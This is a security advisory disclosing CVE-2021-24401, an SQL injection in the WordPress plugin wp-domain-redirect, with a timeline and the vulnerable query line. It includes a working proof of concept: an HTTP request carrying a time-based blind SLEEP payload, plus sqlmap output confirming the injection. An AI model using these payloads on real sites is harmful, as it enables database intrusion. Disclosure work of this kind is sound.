Wp Plugin Wp Domain Redirect

Plugin Details

Plugin Name: wp-plugin : wp-domain-redirect
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24401
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure


Technical Details


Vulnerable File: /wp-domain-redirect.php#41

Vulnerable Code: wp-domain-redirect.php#41

```
41:     $countryIds = $wpdb->get_results( "SELECT * FROM $table_name WHERE `country_id` =". $country_id ." AND id <>".$_POST['
```

PoC Screenshots






Exploit

```
POST /wp-admin/admin.php?page=add&action=edit&id=1 HTTP/1.1
Host: 172.28.128.50
Content-Length: 102
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Referer: http://172.28.128.50/wp-admin/admin.php?page=add&action=edit&id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MZuCYsK7cynrQu2tWF9whgE1vtkxLnVPFHiGsJ9Fi0%7C1471328e
Connection: close

country_id=6&editid=1 AND (SELECT 1167 FROM (SELECT(SLEEP(10)))xkwI)&domain_name=lol.com&update=Update
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: editid (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: country_id=6&editid=1 OR NOT 8833=8833#&domain_name=lol.com&update=Update

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: country_id=6&editid=1 AND (SELECT 1167 FROM (SELECT(SLEEP(5)))xkwI)&domain_name=lol.com&update=Update
---
[09:35:53] [INFO] testing MySQL
[09:35:53] [INFO] confirming MySQL
[09:35:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 8.0.0
[09:35:53] [INFO] fetching current user
[09:35:53] [INFO] resumed: 'bob@localhost'
current user: 'bob@localhost'
```